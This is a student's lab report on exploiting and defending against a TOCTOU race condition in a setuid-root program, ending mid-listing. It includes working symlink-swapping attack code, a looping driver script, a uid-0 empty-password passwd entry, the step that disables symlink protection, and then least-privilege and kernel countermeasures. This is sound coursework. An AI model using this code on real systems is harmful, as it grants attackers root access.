

Description: CSE 5382 Secure Programming Assignment 6

Purpose: To explore Race Condition vulnerability.

### Task 1: Choosing Our Target

initially changed into root user, entered the password, ran id command. Changed to /etc directory. Copied the passwd file as passwdcopy as suggested in the waring. Checked the details of passwd file and the files that start with passwd using ls -l command. Opened the passwd file and appended the "test" user account info at the end of the file and saved it. Checked the details of files starting with passwd to check whether the last modified time is changed or not. Ran tail passwd command to get the last 10 lines of passwd file. Changed to the seed user and then tried to change to test user that is newly appended to the passwd file by running su command. Prompted for password, just pressed the enter. Ran id command. Changed to seed user by running su seed command. Later changed to root user using su command, entered the password. Modified the passwd file by removing the appended lines of the passwd file. Saved it. Checked the last modified time of passwd file using ls. Ran tail command to see the last 10 lines of passwd file to check the removal of appended lines. Changed back to seed user and moved to home directory.

```
[03/26/21]seed@VM:~$ su root
Password:
root@VM:/home/seed# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed# cd /etc
```

```
root@VM:/etc# cp passwd passwdcopy
root@VM:/etc# ls -l passwd
-rw-r--r-- 1 root root 2565 Mar 26 10:27 passwd
root@VM:/etc# ls -l passwd*
-rw-r--r-- 1 root root 2565 Mar 26 10:27 passwd
-rw----- 1 root root 2559 Feb 25 19:46 passwd-
-rw-r--r-- 1 root root 2565 Mar 26 10:28 passwdcopy
```

```
root@VM:/etc# vi passwd
root@VM:/etc# ls -l passwd*
-rw-r--r-- 1 root root 2610 Mar 26 10:34 passwd
-rw----- 1 root root 2559 Feb 25 19:46 passwd-
-rw-r--r-- 1 root root 2565 Mar 26 10:28 passwdcopy
root@VM:/etc# tail passwd
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
sam:x:1001:1001:sam,,,:/home/sam:/bin/bash

test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

```
root@VM:/etc# su seed
[03/26/21]seed@VM:/etc$ su test
Password:
root@VM:/etc# id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@VM:/etc# su seed
[03/26/21]seed@VM:/etc$ su root
Password:
root@VM:/etc# vi passwd
root@VM:/etc# ls -l passwd
-rw-r--r-- 1 root root 2565 Mar 26 10:37 passwd
root@VM:/etc# tail passwd
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
sam:x:1001:1001:sam,,,:/home/sam:/bin/bash
root@VM:/etc# su seed
[03/26/21]seed@VM:/etc$ cd ..
[03/26/21]seed@VM:/ $
```

#### Observations:

- a. Noticed that on adding the test account info to the passwd file, we can change to test user having root privileges with an empty passwd.
- b. Noticed that root user can change to any user and they will not be prompted for password.
- c. Noticed that su command can be used to change the user.
- d. Noticed that cp command can be used to create a copy of file.
- e. Noticed that tail command can be used to display the last 10 lines of a file.

#### Understanding:

- i. Learnt that if we add an entry to the passwd file with real user id as 0. Then that user will get the root privileges.
- ii. Learnt that a special encrypted password suggested in the assignment sheet will allow us to add an account info with an empty password.
- iii. Learnt that if the attacker will be able to gain access to modify the passwd file by adding a new user account info with real user id 0 and empty password. They will be able to change to that user with root privileges and exploit it.

#### Task 2: Launching the Race Condition Attack

##### Task 2.A: Slow deterministic version of the attack

Disabled the “symlinks in world-writable sticky directories (e.g. /tmp) cannot be followed if the follower and directory owner do not match the symlink owner” protection.

As suggested, modified the vulp.c program by adding the sleep function and printf statements to before and after the function to identify time at which the function is triggered.

Re-compiled and changed the owner as root and privileges to 4755.

Opened two terminals as suggested in the sheet and followed below steps in order.


- 1) Ran touch /tmp/XYZ command.
- 2) Executed the vulp program. Passed the input given in the assignment sheet.
- 3) Waited till the message “Sleeping for 10 seconds” is displayed.
- 4) Once it is displayed then ran the ln -sf /tmp/XYZ /tmp/XYZ by mistake but immediately corrected and ran the ln -sf /etc/passwd /tmp/XYZ command.
- 5) Waited till the “Slept for 10 seconds” message is displayed, and the execution is vulp.c program is completed.
- 6) Then ran su test in both the terminal windows.
- 7) Clicked enter once prompted for password in both the terminals.
- 8) Then ran id command in both the terminals.
- 9) Then changed back to seed user.



- 10) Modified the vulp.c program by removing the additional lines of printf and sleep function.
- 11) Re-compiled the program and changed the owner to root by using chown command and changed the privileges to 4755 by using chmod command.
- 12) Ran sudo nanao /etc/passwd command and modified it by removing the test user account info and the blank line.
- 13) Ran the tail command to check whether the test account info is still available in the root program or not.

```
[03/26/21]seed@VM:~$ cd Assignment6_Race_condition
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
```

Vulp.c file content:



```
/* vulp.c */

#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer );

    if(!access(fn, W_OK)){
        printf("\nSleeping for 10 seconds!\n");
        sleep(10);
        printf("\nSlept for 10 seconds!\n");
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```

```
[03/26/21]seed@VM:~/Assignment6_Race_condition$ gcc vulp.c -o vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo chown root vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo chmod 4755 vulp
```

```
root@VM: /home/seed/Assignment6_Race_condition
root@VM: /home/seed/Assignment6_Race_condition 80x11
[03/26/21]seed@VM:~/Assignment6_Race_condition$ touch /tmp/XYZ
[03/26/21]seed@VM:~/Assignment6_Race_condition$ ln -sf /tmp/XYZ /tmp/XYZ
ln: '/tmp/XYZ' and '/tmp/XYZ' are the same file
[03/26/21]seed@VM:~/Assignment6_Race_condition$ ln -sf /etc/passwd /tmp/XYZ
[03/26/21]seed@VM:~/Assignment6_Race_condition$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2609 Mar 26 14:37 /etc/passwd
[03/26/21]seed@VM:~/Assignment6_Race_condition$ su test
Password:
root@VM:/home/seed/Assignment6_Race_condition# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Assignment6_Race_condition#

root@VM: /home/seed/Assignment6_Race_condition
root@VM: /home/seed/Assignment6_Race_condition 80x11
[03/26/21]seed@VM:~/Assignment6_Race_condition$ vulp
test:U6aMy0wojraho:0:0:test:/root:/bin/bash

Sleeping for 10 seconds!

Slept for 10 seconds!
[03/26/21]seed@VM:~/Assignment6_Race_condition$ su test
Password:
root@VM:/home/seed/Assignment6_Race_condition# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Assignment6_Race_condition#
```

Modified vulp.c file content (after race condition attack):

---

```
/* vulp.c */

#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer );

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```

```

[03/26/21]seed@VM:~/Assignment6_Race_condition$ gcc vulp.c -o vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo chown root vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo chmod 4755 vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo nano /etc/passwd

[03/26/21]seed@VM:~/Assignment6_Race_condition$ tail /etc/passwd
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
sam:x:1001:1001:sam,,,:/home/sam:/bin/bash
[03/26/21]seed@VM:~/Assignment6_Race_condition$ █

```

#### Observations:

- a. Noticed that by adding the sleep function after checking the access of file, we are trying to create a time interval gap between access function and the file open function.
- b. Noticed how the symbolic can be changed from one value to another using the ln -sf command.
- c. Noticed that in the time interval gap, we created, we modified the symbolic link of /tmp/XYZ to point to /etc/passwd file.
- d. Noticed that by passing the new user account info as input, once the symbolic link is changed and opened the file, we are appending that account info passed as input to the end of /etc/passwd file.
- e. Noticed that with the addition of new account details with null password and the user id as 0, it creates a vulnerability of allowing the attackers to change to the new user with root privileges and exploit.
- f. Noticed that we can login as test and it does not have any password and on running id command, noticed that real user id is 0.

#### Understanding:

- i. Learnt how the race condition vulnerability can be exploited in general.
- ii. Learnt how can we use the ln -sf command to change the symbolic link from one value to another value.
- iii. Learnt how can we have an account with null password.



```

root@VM: /home/seed/Assignment6_Race_condition 86x24
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[03/26/21]seed@VM:~/Assignment6_Race_condition$ gcc vulp.c -o vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo chown root vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo chmod 4755 vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ gcc attack.c -o attack
[03/26/21]seed@VM:~/Assignment6_Race_condition$ ls -l
total 32
-rwxrwxr-x 1 seed seed 7424 Mar 26 15:41 attack
-rwxrwxr-x 1 seed seed 214 Mar 26 15:33 attack.c
-rw-rw-r-- 1 seed seed 44 Mar 26 15:37 inputFile
-rwxr-xr-x 1 seed seed 207 Mar 26 15:36 target_process.sh
-rwsr-xr-x 1 root seed 7628 Mar 26 15:41 vulp
-rw-rw-r-- 1 seed seed 500 Mar 26 15:03 vulp.c
[03/26/21]seed@VM:~/Assignment6_Race_condition$ vulp < inputFile
[03/26/21]seed@VM:~/Assignment6_Race_condition$ attack
^C
[03/26/21]seed@VM:~/Assignment6_Race_condition$ su test
Password:
root@VM:/home/seed/Assignment6_Race_condition# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Assignment6_Race_condition# su seed
[03/26/21]seed@VM:~/Assignment6_Race_condition$ █

```

attack.c file content:

```
attack.c

/* attack.c */

#include <unistd.h>

int main()
{
    while(1){
        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ");
        usleep(1000);
        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(1000);
    }

    return 0;
}
```

target\_process.sh content:

```
target_process.sh

#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$(CHECK_FILE)
new=$(CHECK_FILE)
while [ "$old" == "$new" ]
do
    ./vulp < inputFile
    new=$(CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

inputFile content:

```
inputFile

test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Observations:

- a. Noticed that on repeating execution of attack program to change the symbolic link from /tmp/XYZ to /etc/passwd and execution of vulnerable program in parallel can lead to exploitation of race condition vulnerability.



- b. Noticed that with continuous repeated execution of attack and vulnerable programs, there can be a chance of correctly switch the symbolic link from/tmp/XYZ to /etc/passwd by exploiting the time interval gap between access check and file open function. Thus, leading to exploit the race condition vulnerability.
- c. Noticed that by saving the new user account info to the inputFile and passing it as input while executing the vulp.c program, we are avoiding the specifying the input again and again.
- d. Noticed that using the target\_process.sh program, we can execute the vulp program by passing the inputFile and repeatedly checking the change in time stamp of /etc/passwd file, we reduced a lot of effort of relatedly executing and checking the success of attack manually again and again.
- e. Noticed that once the symbolic link is changed and opened the file, we are appending that account info available in the inputFile to the end of /etc/passwd file.
- f. Noticed that with the addition of new account details with null password and the user id as 0, it creates a vulnerability of allowing the attackers to change to the new user with root privileges and exploit.
- g. Noticed that we can login as test and it does not have any password and on running id command, noticed that real user id is 0.

#### Understanding:

- I. Learnt how the race condition vulnerability can be exploited by simultaneous execution of attack program and target\_process program and lead to addition of new user info with null password and o real user id.
- II. Learnt how can we use the shell program to automate the process of executing the vulnerable program and the success of attack.
- III. Learnt how we can use a c program to change the symbolic link from one value to another value.
- IV. Learnt how we can create a file with input and pass it at the time of execution.
- V. Learnt how can we have an account with null password.

#### Task 2.C: An Improved Attack Method:

Ran the sudo nano /etc/passwd command to remove the test account info added in the above sub-task. Modified the /etc/passwd program by removing the test user account info and saved it. Ran the tail command to check whether the test user account info is removed or not.

Created a “new\_attack.c” program by making necessary modifications suggested in the assignment sheet. Then compiled the program and executed it.

In parallel in another terminal executed the target\_process.sh shell program.

After some time the target\_process.sh program execution is completed with a message that the passwd file is modified.

Then we will try to change to test user using su command and pressed enter when asked to enter password. Then run id command to check the real user id of the test user. Then terminated the execution of new\_attack.c program.

```
root@VM: /home/seed/Assignment6_Race_condition
root@VM: /home/seed/Assignment6_Race_condition 86x24
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo nano /etc/passwd
[03/26/21]seed@VM:~/Assignment6_Race_condition$ tail /etc/passwd
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
sam:x:1001:1001:sam,,,:/home/sam:/bin/bash
[03/26/21]seed@VM:~/Assignment6_Race_condition$ gcc new_attack.c -o new_attack
[03/26/21]seed@VM:~/Assignment6_Race_condition$ new_attack
^C
[03/26/21]seed@VM:~/Assignment6_Race_condition$
```

new\_attack.c program contents:

```
new_attack.c x input
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>
int main()
{
    unsigned int flags = RENAME_EXCHANGE;
    unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
    unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
    while(1) {
        syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
        usleep(10000);
    }
    return 0;
}
```

#### Observations:

- a. Noticed that with the modified new\_attack program, the race condition of attack program can be eliminated, as symbolic link can be changed by SYS\_renameat2 command at once by exchange of symbolic links. Thereby eliminating the time interval in between execution of unlink () and symlink() functions .
- b. Noticed that on repeating execution of new\_attack program to change the symbolic link from /tmp/XYZ to /etc/passwd and execution of vulnerable program in parallel can lead to exploitation of race condition vulnerability.
- c. Noticed that with continuous repeated execution of new\_attack and vulnerable programs, there can be a chance of correctly switching the symbolic link from /tmp/XYZ to /etc/passwd by exploiting the time interval gap between access check and file open function. Thus, leading to exploit the race condition vulnerability.
- d. Noticed that by saving the new user account info to the inputFile and passing it as input while executing the vulp.c program, we are avoiding the specifying the input again and again.
- e. Noticed that using the target\_process.sh program, we can execute the vulp program by passing the inputFile and repeatedly checking the change in time stamp of /etc/passwd file, we reduced a lot of effort of relatedly executing and checking the success of attack manually again and again.
- f. Noticed that once the symbolic link is changed and opened the file, we are appending that account info available in the inputFile to the end of /etc/passwd file.
- g. Noticed that with the addition of new account details with null password and the user id as 0, it creates a vulnerability of allowing the attackers to change to the new user with root privileges and exploit.
- h. Noticed that we can login as test and it does not have any password and on running id command, noticed that real user id is 0.

#### Understanding:

- i. Learnt how can we use SYS\_renameat2 command to switch the symbolic links once.
- ii. Learnt how can we eliminate the occurrence of race condition of attack program by eliminating the time interval in between execution of unlink () and symlink() functions by pushing them out of while loop and to execute the SYS\_renameat2 command repeatedly to swap the symbolic links at once.
- iii. Learnt how the race condition vulnerability can be exploited by simultaneous execution of new\_attack program and target\_process program and lead to addition of new user info with null password and o real user id.
- iv. Learnt how can we use the shell program to automate the process of executing the vulnerable program and the success of attack.
- v. Learnt how we can use a c program to swap the symbolic link values.
- vi. Learnt how we can create a file with input and pass it at the time of execution.
- vii. Learnt how can we have an account with null password.



### Task 3: Countermeasure: Applying the Principle of Least Privilege

Ran the `sudo nano /etc/passwd` command to remove the test account info added in the above sub-task. Modified the `/etc/passwd` program by removing the test user account info and saved it. Ran the `tail` command to check whether the test user account info is removed or not.

Modified the vulp.c program to add additional lines of code to implement the principle of least privilege. Recompiled the vulp.c program. Changed the owner of vulp to root using the chown command and changed the privileges to 4755 using the chmod command. Ran ls-l command for vulp.

Then executed the new\_attack program created in the previous task. Then opened another terminal and executed the target\_process.sh shell program. Noticed that target\_process.sh shell program is executed continuously either by displaying No permission or by displaying Permission Denied error message. Aborted the target\_process.sh program and then aborted the new\_attack program execution.

```
root@VM: /home/seed/Assignment6_Race_condition
root@VM: /home/seed/Assignment6_Race_condition 86x24
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo nano /etc/passwd
[03/26/21]seed@VM:~/Assignment6_Race_condition$ tail /etc/passwd
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
sam:x:1001:1001:sam,,,:/home/sam:/bin/bash
[03/26/21]seed@VM:~/Assignment6_Race_condition$ gcc vulp.c -o vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo chown root vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo chmod 4755 vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ ls -l vulp
-rwsr-xr-x 1 root seed 7776 Mar 26 17:13 vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ new_attack
^C
[03/26/21]seed@VM:~/Assignment6_Race_condition$
```

## Vulp.c program contents ( after modification for principle of least privilege)

```
vulp.c      x      new_attack.c      x      inputFile      x      target_
/* vulp.c */

#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    uid_t real_uid = getuid(); //Get the real user id
    uid_t eff_uid = geteuid(); //Get the effective user id

    /* get user input */
    scanf("%50s", buffer );

    if(!access(fn, W_OK)){

        seteuid(real_uid); //disabling the root privileges by assigning effective user id = real user id.

        fp = fopen(fn, "a+");
        if(fp != NULL)
        {
            fwrite("\n", sizeof(char), 1, fp);
            fwrite(buffer, sizeof(char), strlen(buffer), fp);
            fclose(fp);
        }
        else
            fprintf(stderr, "Permission Denied\n");

    }
    else printf("No permission \n");
}
```

### Observation:

- Noticed that using sudo nano /etc/passwd command, we can modify the /etc/passwd file using gedit in the terminal.
- Noticed that root user account info is removed from the /etc/passwd file.
- Noticed that by using the getuid() and geteuid() functions, we can retrieve the real user id and the effective user id in the vulp.c program.
- Noticed by using the seteuid() function , the value of effective user id can be modified.
- Noticed that in the vulp.c program initially the real user id and the effective user id are retrieved using the getuid() and geteuid() functions. Later once the access to the file is checked and when we enter the if condition, immediately, we disabled the privileges by changing the effective user id to the real user id. There by applying that principle of least privileges as for file open and modification operations can be carried out using the real user id privileges.

- f. Noticed that once the privileges are disabled, we tried to open the file in append mode. If it fails, then “permission denied” and error message are displayed. If not then it opens the file in append mode and will append the input value ( test account info saved in inputFile) to the the file.
- g. Noticed that we are unable to launch the attack as to modify /etc/passwd, we need the root privileges which were dropped by modifying the effective user id. Thus, helping us to prevent the exploitation of race condition vulnerability.
- h. Noticed that the target\_process.sh program is continuously executed with by displaying “No permission” output of vulp.c program or by displaying the “Permission denied” error message. It will not be terminated and will be continuously executing as the /etc/passwd file is not modified and it needs to be terminated manually.

#### Understanding:

- i. Learnt how we can apply the principle of least privilege by adding few lines of code to vulp.c program. (Referred: [Computer Security: A Hands-on Approach | Udemmy](#) )
- ii. Learnt how disabling privileges when not required can avoid the race condition vulnerability exploitation.
- iii. Learnt how can we get and change the effective user is and real user id's.

#### Explanation:

- In the above example, to avoid the exploitation of race condition vulnerability by changing the symbolic link of /tmp/XYZ to /etc/passwd, in between checking the accessibility of the file and opening the file in append mode, we applied the principle of least privilege.
- We disabled the privileges by changing the effective user id equal to the real user id immediately after checking the accessibility of the file and before opening the file.
- Even though the attacker tries to change the symbolic link of /tmp/XYZ to /etc/passwd after checking accessibility of file and before trying to open the file in append mode, it will fail.
- As after checking the accessibility of file the effective user id is changed to our real user id. On trying to modify the /etc/passwd file, the effective user id of the user will be checked, as it is equal to our real user id but not equal to root, we will not be able to open the file in append mode.
- Thus, it will return null value and will print Permission denied error message. Thereby allowing the users to only modify the files that they have access and blocking other attempts of modifying the files to which they do not have access.
- Therefore, the implementation of principles of least access privilege avoided the exploitation of race condition vulnerability in this example.
- As no other tasks apart from appending to file, are performed in this example the disabled privileges are not enabled again later.



#### Task 4: Countermeasure: Using Ubuntu's Built-in Scheme


Modified the vulp.c program by removing the extra lines of code that were added to implement the principle of least privileges in the above task. Recompiled the program. Changed the owner of vulp as root using the chown command and changed the privileges of vulp to 4755 using the chmod command. Cross-checked the changes by running ls -l vulp command.

Ran "sudo sysctl -w fs.protected\_symlinks=1". To enable the "symlinks in world-writable sticky directories (e.g. /tmp) cannot be followed if the follower and directory owner do not match the symlink owner" protection.

Executed the new\_attack program and in another terminal executed the target\_process.sh shell program for parallel execution.

Noticed that either "No permission" message or segmentation fault error messages are displayed while executing the target\_process shell program.

Manually aborted the target\_process.sh program and new\_attack.c program executions.



```
root@VM: /home/seed/Assignment6_Race_condition
root@VM: /home/seed/Assignment6_Race_condition 86x24
[03/26/21]seed@VM:~/Assignment6_Race_condition$ gcc vulp.c -o vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo chown root vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo chmod 4755 vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ ls -l vulp
-rwsr-xr-x 1 root seed 7628 Mar 26 17:22 vulp
[03/26/21]seed@VM:~/Assignment6_Race_condition$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[03/26/21]seed@VM:~/Assignment6_Race_condition$ new_attack
^C
[03/26/21]seed@VM:~/Assignment6_Race_condition$

root@VM: /home/seed/Assignment6_Race_condition
root@VM: /home/seed/Assignment6_Race_condition 81x24
No permission
./target_process.sh: line 9: 6755 Segmentation fault ./vulp < inputFile
No permission
./target_process.sh: line 9: 6759 Segmentation fault ./vulp < inputFile
No permission
./target_process.sh: line 9: 6761 Segmentation fault ./vulp < inputFile
No permission
./target_process.sh: line 9: 6765 Segmentation fault ./vulp < inputFile
No permission
./target_process.sh: line 9: 6771 Segmentation fault ./vulp < inputFile
No permission
./target_process.sh: line 9: 6773 Segmentation fault ./vulp < inputFile
No permission
./target_process.sh: line 9: 6777 Segmentation fault ./vulp < inputFile
No permission
./target_process.sh: line 9: 6783 Segmentation fault ./vulp < inputFile
No permission
./target_process.sh: line 9: 6785 Segmentation fault ./vulp < inputFile
No permission
./target_process.sh: line 9: 6791 Segmentation fault ./vulp < inputFile
No permission
./target_process.sh: line 9: 6793 Segmentation fault ./vulp < inputFile
^C
[03/26/21]seed@VM:~/Assignment6_Race_condition$
```

```
vulp.c      x      new_attack.c      x
/* vulp.c */

#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer );

    if(!access(fn, W_OK)){

        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
